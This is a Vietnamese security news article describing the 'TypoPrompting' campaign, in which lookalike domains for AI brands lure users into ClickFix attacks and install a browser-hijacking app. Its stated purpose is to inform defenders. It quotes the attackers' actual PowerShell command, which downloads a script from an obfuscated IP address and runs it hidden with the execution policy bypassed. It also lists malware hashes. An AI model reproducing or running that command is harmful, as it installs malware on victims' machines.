
TypoPrompting: Chiến dịch tấn công giả mạo thương hiệu AI mới
Các nhà nghiên cứu bảo mật vừa phát hiện chiến dịch TypoPrompting, lợi dụng lỗi đánh máy tên miền các công cụ AI phổ biến để phát tán mã độc và chiếm quyền điều khiển trình duyệt.

- Cơ chế tấn công: Kẻ tấn công đăng ký các tên miền gần giống (typosquatting) với các thương hiệu AI lớn như Claude, ChatGPT, DeepSeek để dẫn dụ người dùng.
- Kỹ thuật khai thác: Sử dụng kỹ thuật ClickFix để lừa người dùng thực thi lệnh PowerShell độc hại hoặc cài đặt các tiện ích mở rộng trình duyệt giả mạo.
- Phạm vi ảnh hưởng: Hơn 186 tên miền giả mạo đã được xác định, nhắm vào người dùng Windows và macOS thông qua các hệ thống phân phối lưu lượng (TDS) phức tạp.
- Khuyến nghị: Người dùng nên sử dụng bookmark cho các dịch vụ AI và tuyệt đối không thực thi các lệnh lạ được yêu cầu từ các trang web không xác định.
Một lỗi đánh máy đơn giản giờ đây không chỉ dẫn đến việc tải trang thất bại mà còn có thể trở thành cái bẫy nguy hiểm cho người dùng. Các nhà nghiên cứu bảo mật vừa công bố phát hiện về một kỹ thuật tấn công mới có tên gọi TypoPrompting, nơi các tên miền giả mạo thương hiệu AI được sử dụng để phát tán mã độc, thực thi lệnh ẩn và cài đặt các phần mềm độc hại.
Nghiên cứu đã truy vết 186 tên miền có cấu trúc tương tự (lookalike domains) của 27 thương hiệu AI hàng đầu, bao gồm Claude, ChatGPT, DeepSeek, Perplexity, Midjourney, ElevenLabs và Cursor. Một sai sót nhỏ như gõ nhầm "cloude.ai" thay vì "claude.ai" có thể đưa người dùng vào một chuỗi chuyển hướng phức tạp, kết thúc bằng việc bị lừa cài đặt mã độc hoặc thay đổi cấu hình trình duyệt.
Cơ chế vận hành của TypoPrompting
Các tên miền giả mạo thường dựa trên những lỗi đánh máy phổ biến. Ví dụ, với "clsude.ai", người dùng vô tình nhấn phím S thay vì A, hoặc "cluade.ai" khi hai ký tự bị đảo ngược. ChatGPT hiện đang là mục tiêu bị giả mạo nhiều nhất với 25 tên miền, theo sau là Claude với 18 và DeepSeek với 16 tên miền.

Khi người dùng truy cập vào các trang này, một hệ thống phân phối lưu lượng (Traffic Distribution System - TDS) sẽ thực hiện quét dấu vân tay (fingerprinting) trình duyệt và hệ điều hành của nạn nhân. Tùy thuộc vào cấu hình, hệ thống sẽ quyết định hiển thị một trang web "đậu" (parked page) vô hại hoặc một trang lừa đảo (lure) tinh vi.
Trong chuỗi tấn công "cloude.ai", nạn nhân được dẫn qua nhiều bước chuyển hướng đến một trang xác thực giả mạo. Tại đây, kẻ tấn công yêu cầu người dùng mở hộp thoại Run trên Windows và dán một lệnh PowerShell. Lệnh này sử dụng curl để tải xuống script W901.ps1 vào thư mục tạm và thực thi trong một cửa sổ ẩn với chính sách thực thi (execution policy) đã bị vô hiệu hóa.
# Lệnh PowerShell độc hại sử dụng IP dạng thập phân để né tránh phát hiện: 3112851459 (tương ứng 185.138.88.3)curl -o $env:TEMP\W901.ps1 http://3112851459/W901.ps1; powershell -WindowStyle Hidden -ExecutionPolicy Bypass -File $env:TEMP\W901.ps1Phát tán mã độc qua Microsoft Store và Hijacking
Một hướng tấn công khác dẫn người dùng đến các trang "Kiểm tra bảo mật" giả mạo. Tại đây, nạn nhân được yêu cầu cài đặt ứng dụng "Net Guard". Điều đáng chú ý là ứng dụng này được ký số hợp lệ bởi Microsoft, cho phép nó vượt qua các cơ chế kiểm soát bảo mật thông thường.

Net Guard được xây dựng dựa trên module buntai-sdk, cho phép kẻ tấn công thực thi JavaScript từ xa thông qua DevTools, thay đổi công cụ tìm kiếm mặc định và cài đặt các tiện ích mở rộng độc hại. Các ứng dụng như Privacy Keeper và MyFlixly Browser cũng chia sẻ cùng một mã nguồn độc hại này.
| Loại thực thể | Giá trị / Chỉ số | Mô tả tác động |
|---|---|---|
| SHA-256 (Net Guard) | bdddb50204d6867b4bd73d9cfe93cbc98c4518342da104e4608f04e675ac6cb3 | Installer MSIX độc hại |
| SHA-256 (Privacy Keeper) | a052b63e9c358c8911c17d1f58cce00949791f103fcf74f6057863d681c52301 | Trình duyệt giả mạo |
| SHA-256 (MyFlixly) | 51d577c84e50657d6cacf0e7738c9539ee4f39f76838423c682ad0dadc8e2d87 | Tiện ích Hijacker |
Khuyến nghị phòng thủ và săn tìm mối đe dọa
Để giảm thiểu rủi ro từ các cuộc tấn công TypoPrompting, các tổ chức và người dùng cá nhân cần thực hiện các biện pháp sau:
- Quản lý truy cập: Cung cấp danh sách các liên kết chính thức (bookmark) cho nhân viên đối với các dịch vụ AI được phê duyệt.
- Giám sát endpoint: Theo dõi các tiến trình bất thường khởi tạo từ hộp thoại Run hoặc Terminal, đặc biệt là các lệnh PowerShell có tham số
-WindowStyle Hidden. - Kiểm soát ứng dụng: Kiểm tra kỹ nhà phát hành và mã hash của các gói cài đặt MSIX trước khi triển khai trong môi trường doanh nghiệp.
- Cấu hình trình duyệt: Thiết lập cố định công cụ tìm kiếm mặc định thông qua chính sách nhóm (GPO) để ngăn chặn các tiện ích mở rộng thay đổi cấu hình trái phép.
⚠️ Cảnh báo quan trọng: Bất kỳ trang web nào yêu cầu người dùng sao chép và dán lệnh vào Terminal hoặc hộp thoại Run đều là dấu hiệu rõ ràng của một cuộc tấn công. Hãy luôn kiểm tra kỹ URL trên thanh địa chỉ trước khi thực hiện bất kỳ thao tác xác thực nào.
Mạng Lưới An Ninh Mạng & Cộng Đồng
Nhận cảnh báo 0-Day khẩn cấp, phân tích mã độc và tham gia thảo luận kỹ thuật cùng chuyên gia.
Ban biên tập nội dung và phân tích an ninh mạng tại ADSECVN.COM.